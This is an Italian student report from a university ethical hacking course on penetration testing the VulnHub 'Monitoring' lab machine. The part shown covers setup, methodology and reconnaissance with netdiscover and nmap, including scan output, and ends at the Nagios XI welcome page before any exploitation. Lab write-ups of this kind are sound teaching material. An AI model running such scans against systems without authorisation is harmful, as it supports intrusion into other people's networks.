Penetration testing and ethical hacking

A.A 20/21

Professore: Arcangelo Castiglione

HIPPOCRATICA CIVITAS STUDIUM SALERNI

Asset analizzato: *"Monitoring" by VulnHub*


Studente: Di Palma Giuseppe

Indice


- 1️⃣ Ambiente operativo;
- 2️⃣ Target analizzato;
- 3️⃣ Metodologia;
- 4️⃣ Penetration testing;
- 5️⃣ Tool utilizzati;
- 6️⃣ Risultati ottenuti;
- 7️⃣ Rimedi & Mitigazione;
- 8️⃣ Conclusioni.

1️⃣ Ambiente operativo

- Windows 10
- Vmware workstation 16.0
- Macchina attaccante: Kali Linux
- Target: Monitoring 1



💻 Macchina attacante - Kali Linux



```
root@kali
---------
OS: Kali GNU/Linux Rolling x86_64
Host: VMware Virtual Platform None
Kernel: 5.9.0-kali5-amd64
Uptime: 3 hours, 9 mins
Packages: 2294 (dpkg)
Shell: bash 5.1.0
Resolution: 1718x900
DE: Xfce 4.16
WM: Xfwm4
WM Theme: Kali-Dark
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: qterminal
Terminal Font: Fira Code 10
CPU: Intel i7-8565U (4) @ 1.992GHz
GPU: 00:0f.0 VMware SVGA II Adapter
Memory: 1077MiB / 2980MiB
```

By offensive security


2️⃣ Target analizzato

- Nome della macchina 💻 : MONITORING;
- Sistema operativo 🐧 : Linux;
- Networking:
  - DHCP service: Enabled;
  - IP address: Automatically assign.

Asset 🔗[Monitoring 1](#) disponibile su [Vulhub.com](#)

❓ Monitoring di altre infrastrutture

- Software per monitoraggio;
- Collegamento con altre reti;
- Zabbix, nagios, solarwinds 😱
- etc...



Host group ▲	Disaster	High	Average	Warning	Information	Not classified
Cloud/AWS			1	1		
Cloud/Azure			1	1	1	
End user services			8	5	1	
HPC Cluster			29	27	1	
Internal infrastructure		2	43	41	3	
R&D Lab1						
R&D Lab2			1	1		
Region/Australia			1	1		
Region/Brazil						32
Region/China		1	1	1		
Region/Europe						
Region/Japan			5			
Region/USA			3	1		
SAP HANA Infra			1	1	1	
Zabbix infrastructure				1		

3️⃣ Metodologia

- ~~Accordo con cliente;~~
- Obbiettivo;
- Approccio **Gray Box**
  - Conoscenza minima;

4️⃣ Penetration testing


- Information gathering
- Target discovery
- Enumerating target e port scanning
- Vulnerability mapping
- Target exploitation
- Post Exploitation

ℹ️ Information gathering

- Individuare indirizzo ip macchina target:

```
netdiscover -i eth0 -r 192.168.19.0/24
```

Risultato:



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.19.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.19.2    00:50:56:e5:65:b3      3     180  VMware, Inc.
 192.168.19.132  00:0c:29:d2:4f:f1      3     180  VMware, Inc.
 192.168.19.254  00:50:56:e2:de:d1      1      60  VMware, Inc.
```

⛏️ Target discovery

`nmap -sP 192.168.19.0/24`:

```
┌─[root@kali]─[~]
└──╼ #nmap -sP 192.168.19.0/24
```


- L'asset risulta attivo e raggiungibile.

Enumerating Target e port scanning

- Scansione porte e relativi servizi:

```
nmap -sV -T5 -p- 192.168.19.132
```


Risultato:



```
└──╼ #nmap -sV -T5 -p- 192.168.19.132
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-26 11:08 EST
Nmap scan report for 192.168.19.132
Host is up (0.0013s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp       Postfix smtpd
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.18 ((Ubuntu))
5667/tcp open  tcpwrapped
MAC Address: 00:0C:29:D2:4F:F1 (VMware)
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
```

Cose interessanti

- Porta 80 e 443
  - Visito: http://192.168.19.132




Welcome

Click the link below to get started using Nagios XI.

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.



Nagios XI

Provides monitoring of all mission-critical infrastructure compon services, operating systems, network protocols, systems metric Hundreds of third-party addons provide for monitoring of virtuall services, and systems.

Contact Us

Looking for more information? Have a technical or sales question?

Sales	Web	Support
Phone: (651) 204-9102	Nagios Website	Support Foru
Email: sales@nagios.com	Nagios Exchange	Knowledgeba

